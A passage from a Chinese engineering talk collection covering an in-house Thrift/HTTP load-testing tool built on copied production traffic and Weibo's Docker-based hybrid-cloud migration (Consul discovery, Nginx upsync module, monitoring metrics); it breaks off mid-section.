推荐最重要的是看排序效果，主要是推荐位置的转换率。

Q: Storm 都遇到哪些填好久都填不完的坑？可以分享下吗？

Storm 在高 TPS 时候容易消息堆积。之前读 Kafka，拉的模式。实时推荐需要实时的反应用户的行为，用户明明下单了还在推荐。后来“读取订单”的行为用了自主研发的 jumper，推的方式解决了快速得到订单行为，其他行为用 Kafka。

还有资源分配、隔离不合理。其他任务出现内存泄漏等问题会影响其他任务 task。

Q: HBase 热点问题怎么解决的呢？是分析 key 的分布，然后写脚本 split 吗？

基本思路一样，用写工具检测。重点在 request 量，不在 key 的分布。

Q: 批处理层向服务层推送离线计算结果的周期是怎样的？会因数据量大而对线上的 HBase 造成冲击吗？

目前是一天一次，冲击不大。

- 错峰。
- bulkload。
- 读写分离。

3.5 某公司线上真实流量压测工具构建

杨硕，曾就职于美团、Yahoo!北研。在美团时负责广告运营平台、美团点评广告系统对接等工作。在 Yahoo!北研时从事广告产品的研发工作。对于架构设计、性能调优、大数据、前端等领域均有所涉猎。业余时间除 side project 外，还经常参加 Hackathon 比赛，并获得了美团第 4 届 Hackathon 优胜奖等奖项。



3.5.1 为什么要开发一个通用的压测工具

某公司内部的 RPC 服务大多构建在 Thrift 之上，在日常开发服务的过程中，需要针对这些服务进行压力测试（以下简称压测）来发现潜在问题。常用的方法有：

- 使用一些脚本语言，如 Python、Ruby 等，读取线上日志构建请求，用多线程模拟用户请求进行压测。
- 使用开源工具进行压测。

然而，无论采取哪种方法，压测都是一个十分耗时而又繁琐的过程，主要痛点有：

- 需要写很多代码解析日志、还原请求，处理比较复杂的请求时，解析很容易出错。
- 需要搭建脚本或者工具的运行环境，通常这一过程比较耗时。
- 由于打压方法没有统一，导致打压的结果指标比较混乱，有的结果甚至以终端输出的方式展示，非常不直观。

通常要让一个同学压测某一服务，很多时候需要耗费 2~3 天时间！


为了解决这个问题，提供一个简单好用的压测工具是十分有必要的。有没有必要自己造轮子呢？如果有现成的解决方案，那再好不过了。

3.5.2 常见的压测工具

1. JMeter

JMeter 是一个比较老牌的压测工具，主要针对 HTTP 服务进行打压，但该工具在以下方面并不满足某公司内部的压测需求：

- 默认不支持 Thrift 的打压测试。
- 需要本地安装，并且配置复杂，如下图所示。
- 对于用户操作并不友好。



2. Twitter/iago

Twitter/iago 是一个由 Twitter 开源的压测工具，支持对 HTTP、Thrift 等服务进行压测，其主要问题如下：

- 对每个压测应用都需要创建一个项目。
- 压测结果并不直观。
- 流量重放依赖本地文件。
- 项目依赖于一个较老版本的 Scala，不便搭建。
- 相关文档比较少。

除此之外，当时还考察了 Gatling、Grinder、Locust 等一些常见的压测工具，都因为适用场景和某公司的需求有些出入而排除了。综上，针对当前压测工具的一些现状，构建一个简单易用的压测工具还是很有必要的。

3.5.3 构建自己的压测工具


针对之前提到的痛点，新的压测工具主要提供以下功能：

- 简单易用的操作界面（服务接入压测的时间应该控制在 1 小时以内）。

- 清晰的图表能反映压测服务的各项指标。

- 满足包括 Thrift、HTTP 等服务的压测需求。

其实很多复杂问题在实用性和灵活性权衡过后，都能用一个简单模型表示，压测问题也一样，我们将压测过程抽象，可以用这个图表示：



首先，在 `init` 方法里面，进行一些初始化的工作，比如连接数据库、创建客户端等。

其次，在 `run` 方法里发出压测请求，为了保证能够对服务产生足够的压力，这里通常采用多线程并发访问，同时记录每次请求的发起时间和结束时间，简单相减这 2 个时间能够得到每次请求的响应时间，利用该结果就可以计算出 TP90、平均响应时间、最大响应时间等指标。

最后，等压测结束后，通过 `destroy` 方法进行资源回收等工作，比如关闭 RPC 服务的连接、关闭数据库等。

如果用接口可以这样表示：

```


interface Runner {
    def init(Test app) // 初始化压测
    def run(Test app, String log) // 每次打压请求，传入log方便构建请求
    def destroy(Test app) // 压测完毕后，回收资源
}
  
```

无论是 HTTP 还是 Thrift 服务的压测，本质都是 `run` 方法的不同。

有了基本模型后，我们要解决的另外一个痛点是，如何简单地拷贝线上真实流量来构建打压请求，一些大型的 Thrift 服务数据结构非常复杂，写打压脚本的时候需要很多代码来解析日志，而且容易出错。

为了避免这种情况，我们提供了一个叫 VCR（录像机）的工具来拷贝流量。VCR 能够

将线上的请求序列化后写到 Redis 里面。考虑到用户需要查看具体请求和易用性等需求，最终选取了 JSON 格式作为序列化和反序列化的协议。同时需要部署在生产环境的一台机器上，为了降低对线上服务的影响，这里采取了单线程异步写的方式来拷贝流量，如下图所示。




解决了流量拷贝问题后，接下来需要按照我们采集的指标进行数据聚合运算。常见的指标有：最大响应时间、平均响应时间、QPS、TP90、TP50，这些指标可以评估服务的性能。


这里我们采用了 InfluxDB 来完成数据的聚合工作，所有聚合指标都是一行 SQL 搞定，非常快速。以 TP90 为例子，仅需要一行查询就能实现需求。

```
SELECT PERCENTILE(response_time, 90) FROM test_series GROUP BY time(10s)
```


综上，压测工具的流程图如下所示。



这是第 1 期的实现，大概花了 1 周左右的业余时间，等项目上线后，应用的压测接入时间得到了明显的缩短。下图展示了每个步骤的平均耗时。



细心的同学可能已经发现了，VCR 是用虚线表示的，原因是对于新上线的服务，不需要拷贝流量，只需要在实现 runner 的过程中，通过代码构造请求数据即可。项目刚上线时，大家还不熟悉，第 1 次应用接入需要耗时 20 到 40 分钟，等大家有经验后，下个应用的接入时间会缩短到 15 分钟左右。对于服务的 owner 来说，该压测工具更为灵活，它可以在 runner 接口中自由实现压测逻辑。如果进行二次打压或者修改参数，只需要在网页上点击鼠标。下图是其中某个服务的压测结果。



项目上线后，陆陆续续有各事业部的同学开始使用，大家普遍反应操作简单，但是也存在以下几个问题：


- 打压力度有时不够，这是由于一期项目开发时时间比较紧迫，只实现了单机的版本，单台机器自然难免有些“马力不足”。
- 在接入 Thrift 应用的时候，需要用户提供 Thrift 生成的客户端代码，对于这种方式大家依然觉得繁琐，希望只上传一个 Thrift 文件就能够打压指定服务。
- 用户希望看到被打压机器的一些资源利用情况，比如 CPU 使用率、内存使用率等。

我们开始针对上述问题进行了解决，针对第 1 个问题，我们采用 Akka 来做一个分布式的扩展，将应用的角色分为 Master、Worker、Counter。Master 负责进行任务分发，Worker 进行打压，然后将打压的结果发给 Counter 进行汇总写入 InfluxDB。

针对第 2 个问题，我们在简单模型的基础上进行更高级别的封装，用户上传 Thrift 文件后，我们将 Thrift 文件编译成为模板代码后，自动生成对应的接口。同时我们也有相应的 HTTP 服务适配模块。

针对最后一个问题，我们在压测机器上部署了 agent，在压测期间，机器的数据能够通过 agent 源源不断地提交上来，这样用户能够清晰地看到被打压服务所在机器的性能指标。

下面是架构升级图，大家可以结合我刚刚说的 3 点看看。



整个项目的技术栈是 Ratpack + InfluxDB + ActiveJDBC + AngularJS，主力开发语言是 Groovy。

最后说下项目的发展情况，项目接入的服务 40 以上，打压的次数 1000 以上，很好地完成了同学们的打压需求。在做压测工具的时候最大的感触是：很多复杂的问题都能用简单的模型来解释，在简单模型的基础上，按照用户的需求不断开发适配才能成为一个好的框架，Storm、Hadoop 都是如此。项目有些细节的部分大家可以参考某公司的技术 Blog，<http://t.cn/R4KWHrA>。

3.5.4 疑问与解惑

Q：能否对比下 TCPCopy？

TCPCopy 不能做到对请求的灵活控制，而且 TCPCopy 需要单独在机器上部署，比较麻烦，确实是当时考虑的方案之一。

Q：线上流量拷贝是跟线上请求同时的吗？对线上业务影响有多大？

是和线上请求同时进行，某公司的做法是单独拉一个拷贝流量的分支，修改 2 行代码上线，流量拷贝的话是采取单线程异步的方式，最多采集一万条日志。

Q：VCR 是在代理服务器上完成流量拷贝还是跟业务代码同一个进程？

VCR 和业务代码是同一个进程，单开异步线程进行拷贝。

Q：为何选择 InfluxDB 数据库？有什么优势吗？为什么不选其他的，比如 MongoDB 等。

选用 InfluxDB 原因有 2 点，第 1 点是 InfluxDB 的底层是 KV 模型，可以兼容 RocksDB、Redis 等常见的 KV（最新版本不行了），写入速度较快。第 2 点是用 InfluxDB 进行数据聚合运算比较给力，一行 SQL 就能搞定。如果硬要比较的话，Druid 和 influxDB 都能快速实现数据的聚合运算，但是 Druid 主要用在 Big Data 方向。

Q：业务新功能上线，需要修改压测代码吗？还是说只要在 UI 里面修改压测配置？

如果 RPC 接口不变，不用修改任何代码，直接在 Web 界面上点击就行。

Q：项目只适合压测还是也可以做自动化测试？

现在主要用来压测，自动化测试方面的话，如果是界面方面的测试，当前没有应用场景。如果涉及具体业务逻辑的测试，则可以配合压测一起完成，主要逻辑写在 run 方法中即可。

Q: 有没有压测策略配置错误, 压错的时候?

有配置错误的时候, 这时压测工具会在 Web 界面上打出出错信息, 如果错误地压测线上服务, 通常会有线上报警, 一般情况下很难出现。

Q: 新应用不兼容 VCR 时应如何处理, 还有真实流量可以放大和缩小吗? 要怎么做呢?

新应用没有流量拷贝的环节, 一般 RD 会自己实现一个构建 Mock 请求的函数, 这样就实现了压测功能, 等项目上线后采集流量, 一旦采集真实流量, 框架就可以帮你进行日志读取、多倍打压等功能, 流量的放大及缩小取决于你希望能有多少 worker 进行打压, worker 的数量可配。

Q: VCR 录制的序列化的是 HttpRequest 对象吗?

VCR 序列化的是 RPC 请求, 主要针对 Thrift。

Q: 测试结果能反应出整个链路的瓶颈在哪吗? 另外测试环境是不是跟线上隔离的?

压测不能反应整个链路的瓶颈, 某公司内部采用 Falcon 和 Octo 收集依赖服务的指标, 如果依赖服务撑不住, 会直接报警, 目前测试环境都只会压测线下的服务, 很少出现压线上的情况, 不过机器之间的网络是打通的。

第4章 容器与云计算

4.1 微博基于 Docker 容器的混合云迁移实战

陈飞，微博研发中心技术经理及高级技术专家。2008 年获得北京邮电大学硕士学位，毕业后就职华为北研。2012 年加入新浪微博，负责微博 Feed、用户关系和微博容器化相关项目，致力于 Docker 技术在生产环境中的规模化应用。2015 年 3 月，曾在 QClub 北京 Docker 专场分享《大规模 Docker 集群助力微博迎接春晚峰值挑战》。



4.1.1 为什么要采用混合云的架构

在过去很长的时间内，大部分稍大些的互联网系统包括微博，都是基于私有体系的架构，可以在某种程度理解成私有云系统。混合云，顾名思义就是指业务同时部署在私有云和公有云，并且支持在云之间切换。实际上“为什么要采用混合云”这个问题，就等于“为什么要上公有云”。我们的考虑点主要有以下 5 个方面。

1. 业务场景

随着微博活跃度的提升，以及 push 常规化等运营刺激，业务应对短时极端峰值挑战，主要体现在 2 个方面：

- 时间短，业务需要应对分钟级或者小时级。

- 高峰值，例如话题经常出现 10 到 20 倍流量增长。

2. 成本优势

对于短期峰值应对、常规部署、离线计算几个场景，我们根据往年经验进行成本对比，发现公有云优势非常明显，如下图所示。

场景	私有云方案	公有云方案	预估总成本对比（私/公）
短期峰值应对	部分调度，部分采购	按小时付费	数十倍
日常常规部署	按月摊销	包月付费	1.0~1.2
离线计算	按月摊销	按小时付费	数十倍

3. 效率优势

公有云可以实现 5 分钟千级别节点的弹性调度能力，对比我们目前的私有云 5 分钟百级别节点的调度能力，也具有明显优势。


4. 业界趋势

“Amazon 首次公布 AWS 业绩：2014 年收入 51.6 亿美元，2015 年 1 季度 AWS 收入 15.7 亿美元，年增速超 40%。”“2015 年阿里巴巴旗下云计算业务阿里云营收 6.49 亿元，比去年同期增长 128%，超越亚马逊和微软的云计算业务增速，成为全球增速最快的云计算服务商。”


我们预计未来的产品技术架构都会面临上云的问题，只是时间早晚问题。

5. 安全性

基于数据安全的考虑，我们现阶段只会把计算和缓存节点上云，核心数据还放在私有云；另外考虑到公有云的技术成熟度，需要支持在多个云服务直接进行业务灵活迁移。基于上述几点考虑，我们尝试了以私有云为主、公有云为辅的混合云架构。核心业务的峰值压力会在公有云上实现，业务部署形态可参考下图。



下面介绍介绍技术实现。整体技术上采用的是 Docker Machine + Swarm + Consul 的框架。系统分层如下图所示。



4.1.2 跨云的资源管理与调度

跨云的资源管理与调度（即上图中的 Pluto 部分）的作用是隔离云服务差异，对上游交付统一的 Docker 运行环境，支持快速弹性扩缩容及跨云调度。功能上主要包括：

- 系统初始化。
- 元数据管理。
- 镜像服务。
- 网络。
- 云服务选型。
- 命令行工具。
- 其他。

1. 系统初始化

最初在技术选型时我们认为 Machine 比较理想，仅需要 SSH 通道，不依赖任何预装的 Agent。我们也几乎与阿里云官方同时向 Docker Machine 社区提交了 Driver 的 PR，然后就掉进了大坑中不能自拔。

例举几个坑：

- 无法扩展，Machine 的 golang 函数几乎都是小写，即内部实现，无法调用其 API 进行功能扩展。

- 不支持并发, 并发创建只能通过启动多个 Machine 进程的方式, 数量一多就无法承载。
- 不支持自定义, Machine 启动 Docker Daemon 是在代码中写死的, 要定义 Daemon 的参数就非常不美观。

目前我们采用的是 Puppet 的方案, 采用去 Master 的结构。配置在 GitLab 上管理, 变更会通过 CI 推送到 pluto 系统, 然后再推送到各实例进行升级。在基础资源层面, 我们目前正在进行大范围基础环境从 CentOS 6.5 升级到 CentOS 7 的工作。做这个升级的主要原因是由于上层基于调度系统依赖 Docker 新版本, 而新版本在 CentOS 6.5 上会引发 cgroup 的 Bug, 导致 Kernel Panic 问题。

2. 元数据的管理

调度算法需要根据每个实例的情况进行资源筛选, 这部分信息目前是通过 Docker Daemon 的 Label 实现的, 这样做的好处是资源和调度可以 Docker Daemon 解耦。例如我们会在 Daemon 上记录这个实例的归属信息:

```
—label IDC=$provider #记录云服务提供商
```

```
—label ip=$eth0 #记录 ip 信息
```

```
—label srv=$srv #记录所属业务
```

```
—label role=ci/test/production……
```

```
……
```

目前 Docker Daemon 最大的硬伤是任何元数据的改变都需要重启。所以我们计划把元数据从 Daemon 迁移到我们的系统中, 同时尝试向社区反馈这个问题, 比如动态修改 Docker Daemon Label 的接口 (PR 被拒, 官方虽然也看到了问题, 但是比较纠结是否要支持 API 方式), 动态修改 registry (PR 被拒、安全因素), 动态修改 Docker Container Expose Port (开发中)。

3. 镜像服务

为了提升基础资源扩缩容的效率, 我们正在构建虚拟机镜像服务。参考 Dockerfile 的思路, 通过描述文件定义虚机的配置, 支持继承关系和简单的初始化指令。通过预先创建好的镜像进行扩缩容, 可以节省大约 50% 的初始化时间。

描述文件示意如下:

```
centos 7.0:
- dns: 8.8.8.8
- docker:
- version: 1.6
- net: host
```

```
meta:
- service: $SRV
puppet:
- git: git.intra.weibo.com/docker/puppet/tags/$VERSION
entrypoint:
- init.sh
```

不过虚拟机镜像也有一些坑，例如一些云服务会在启动后自行修改一部分配置，例如 router、dns、ntp、yum 等配置。这就是上面 entrypoint 的由来，部分配置工作需要在实例运行后进行。

4. 网络

网络的互联互通对业务来说非常关键，通常来说有 3 种方案：公网、VPC+VPN、VPC+专线。公网因为性能完全不可控，而且云服务通常是按照出带宽收费，所以比较适合相互通信较少的业务场景。VPC+VPN 实际链路也是通过公网，区别是安全性更好，而且可以按照私有云的 IP 段进行网络规划。专线性能最好，但是价钱比较高，且受运营商政策影响的风险较大。

网络上需要注意的是包转发能力，即每秒可以收发多少个数据包。一些云服务实测只能达到 10 万的量级，而且与 CPU 核数、内存无关。也就是说你花再多的钱，转发能力也上不去。猜测是云厂商出于安全考虑在虚拟机层面做了硬性限制。我们在这上面也中过枪，比如像 Redis 主从不同步的问题等。建议对 QPS 压力比较重的实例进行拆分。

5. 云服务选型

我们主要使用的是虚拟机和软负载这 2 种云服务。因为微博对缓存服务已经构建一套高可用架构，所以我们没有使用公有云的缓存服务，而是在虚拟机中直接部署缓存容器。

在虚拟机的选型上，我们重点关注 CPU 核数、内存、磁盘几个方面。CPU 调度能力，我们测试总结公有云是私有云的 1.2 倍，即假设业务在私有云上需要 6 个核，在公有云上则需要 8 个。

内存写入速度和带宽都不是问题，测试后发现甚至还好于私有云，MEMCPY 的带宽是私有云的 1.2 倍，MCBLOCK 则是 1.7 倍。所以内存主要考虑的是价钱问题。

磁盘的性能也表现较好，顺序读写带宽公有云是私有云的 14 倍，随机写是 1.6 倍。唯一要注意的是对于 Redis 这种业务，需要使用 I/O 优化型的虚拟机。

以上数据仅供参考，毕竟各家情况不一样，我们使用的性能测试工具：sysbench、MBW、Fio、可自行测试。

6. CLI 客户端（命令行工具）

为了伺候好工程师们，我们实现了简单的命令行客户端。主要功能是支持创建 Docker 容器（公有云或私有云），支持类 SSH 登录。因为我们要求容器本身都不提供 SSH（安全考虑），所以我们是用 Ruby 通过模拟 Docker Client 的 exec 命令实现的，效果如下图所示：

```
→ bin git:(master) # ./pluto
usage: dck [new | login | delete]
→ bin git:(master) # time ./pluto new
succeed
./pluto new 0.16s user 0.03s system 58% cpu 0.331 total
→ bin git:(master) # ./pluto login
login container successfully
root@971322124c:/# cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04.2 LTS, Trusty Tahr"
ID=ubuntu
ID.LIKE=debian
PRETTY_NAME="Ubuntu 14.04.2 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
root@971322124c:/# exit
logout container successfully
→ bin git:(master) # time ./pluto delete
succeed
./pluto delete 0.15s user 0.03s system 67% cpu 0.260 total
→ bin git:(master) #
```

7. 其他方面

跨域的资源管理和调度还有很多技术环节需要处理，比如安全、基础设施（DNS、YUM 等）、成本核算、权限认证，由于这部分通用性不强，这里就不展开了。

4.1.3 容器的编排与服务发现


提到调度就离不开发现，Swarm 是基于 Consul 来做节点发现的。Consul 采用 raft 协议来保证 Server 之间的数据一致性，采用 gossip 协议管理成员和传播消息，支持多数据中心。Consul 集群中的所有请求都会重定向到 Server，对于非 Leader 的 Server 会将写请求转发给 Leader 处理。Consul 对于读请求支持 3 种一致性模式：

- default: 给 Leader 一个 time window，在这个时间内可能出现 2 个 Leader（split-brain 情况下），旧的 Leader 仍然支持读的请求，会出现不一致的情况。
- consistent: 完全一致，在处理读请求之前必须经过大多数的 follower 确认 leader 的合法性，因此会多一次 round trip。
- stale: 允许所有的 Server 支持读请求，不管它是否是 Leader。

我们采用的是 default 模式。

除了 Swarm 是基于 Consul 来做发现外，业务直接也是通过 Consul 来做发现。我们服务采用 Nginx 来做负载均衡，开源社区的方案例如 Consul Template，都需要进行 reload 操

作,而 reload 过程中会造成大量的失败请求。我们现在基于 Consul 实现了一个 Nginx-upsync-module, 如下图所示。



Nginx 仅需在 upstream 配置中声明 Consul 集群, 即可完成后端服务的动态发现。

```

upstream test{
    # fake server otherwise ngx_http_upstream will report error when startup
    server 127.0.0.1:11111;
    # all backend server will pull from consul when startup and will delete fake
    server
    consul      127.0.0.1:8500/v1/kv/upstreams/test      update_timeout=6m
    update_interval=500ms strong_dependency=off;
    upstream_conf_path /usr/local/nginx/conf/upstreams/upstream_test.conf;
}
  
```

这个模块是用 C 语言实现的, 效率已经经过线上验证, 目前验证在 20 万 QPS 压力没有问题。而且这个模块代码已经开源在 GitHub 上, 也欢迎大家提 Issue: <https://github.com/weibocom/Nginx-upsync-module>。下图是我们做的几种方案的性能对比。

Environment	Qps	Total request	Timeout	Error
nginx(official)	71105	21323701	0	0
nginx-upsync	70023	21704181	0	0
consul-temp	1357	407253	0	135709

当然我们的 RPC 框架 motan 也会支持 Consul, 实现机制同样也是利用 Consul 的 long polling 机制, 等待直到监听的 X-Consul-Index 位置发生变化, 这个功能已经在我们内网验证通过, 由于依赖整个 motan 框架, 所以目前还没有开源。

1. Consul 的监控

Consul 处于系统核心位置，因此一旦出现问题就会导致整体所有集群失联，所以我们对 Consul 做了一系列保障措施，其中所有 Consul Server 节点监控指标如下图所示。

key	输出示例	含义（猜测）
consul.consul.fsm.register	Count: 2 Min: 0.195 Mean: 0.255 Max: 0.315 Stddev: 0.085 Sum: 0.511	
consul.consul.session_ttl.active	0.000	
consul.memberlist.gossip	Count: 70 Min: 0.003 Mean: 0.100 Max: 1.760 Stddev: 0.242 Sum: 6.981	
consul.memberlist.msg.alive	Count: 8 Sum: 8.000	
consul.memberlist.msg.dead	Count: 1 Sum: 1.000	
consul.memberlist.msg.suspect	Count: 1 Sum: 1.000	
consul.memberlist.probeNode	Count: 10 Min: 0.703 Mean: 1.407 Max: 2.605 Stddev: 0.621 Sum: 14.068	
consul.memberlist.pushPullNode	Count: 2 Min: 1.889 Mean: 2.542 Max: 3.196 Stddev: 0.924 Sum: 5.085	
consul.memberlist.tcp.accept	Count: 1 Sum: 1.000	
consul.memberlist.tcp.connect	Count: 2 Sum: 2.000	
consul.memberlist.tcp.sent	Count: 2 Min: 506.000 Mean: 561.500 Max: 617.000 Stddev: 78.489 Sum: 1123.000	
consul.memberlist.udp.received	Count: 19 Min: 20.000 Mean: 112.789 Max: 312.000 Stddev: 102.275 Sum: 2143.000	
consul.memberlist.udp.sent	Count: 36 Min: 20.000 Mean: 127.083 Max: 312.000 Stddev: 74.284 Sum: 4575.000	
consul.raft.fsm.apply	Count: 2 Min: 0.255 Mean: 0.308 Max: 0.360 Stddev: 0.074 Sum: 0.615	
consul.raft.rpc.appendEntries	Count: 200 Min: 0.003 Mean: 0.012 Max: 0.587 Stddev: 0.056 Sum: 2.327	
consul.raft.rpc.appendEntries.processLogs	Count: 2 Min: 0.004 Mean: 0.004 Max: 0.004 Stddev: 0.000 Sum: 0.007	
consul.raft.rpc.appendEntries.storeLogs	Count: 2 Min: 0.537 Mean: 0.553 Max: 0.569 Stddev: 0.023 Sum: 1.106	
consul.raft.rpc.processHeartbeat	Count: 65 Min: 0.007 Mean: 0.010 Max: 0.014 Stddev: 0.001 Sum: 0.672	
consul.runtime.alloc_bytes	3157640.000	
consul.runtime.free_count	9534843.000	
consul.runtime.total_gc_pause_ns	Count: 2 Min: 1039638.000 Mean: 1251945.000 Max: 1464252.000 Stddev: 300247.439 Sum: 2503890.000	
consul.runtime.heap_objects	9843.000	
consul.runtime.malloc_count	9544686.000	
consul.runtime.num_goroutines	64.000	
consul.runtime.sys_bytes	9836792.000	
consul.runtime.total_gc_pause_ns	1726423808.000	
consul.runtime.total_gc_runs	2094.000	
consul.serf.member.failed	Count: 1 Sum: 1.000	
consul.serf.member.join	Count: 2 Sum: 2.000	
consul.serf.queue.Event	Count: 20 Sum: 0.000	
consul.serf.queue.Intent	Count: 20 Sum: 0.000	
consul.serf.queue.Query	Count: 20 Sum: 0.000	
consul.serf.snapshot.appendLine	Count: 3 Min: 0.004 Mean: 0.010 Max: 0.019 Stddev: 0.008 Sum: 0.031	
consul.serf.snapshot.compact	Count: 1 Sum: 0.236	

Leader 节点监控指标如下图所示。

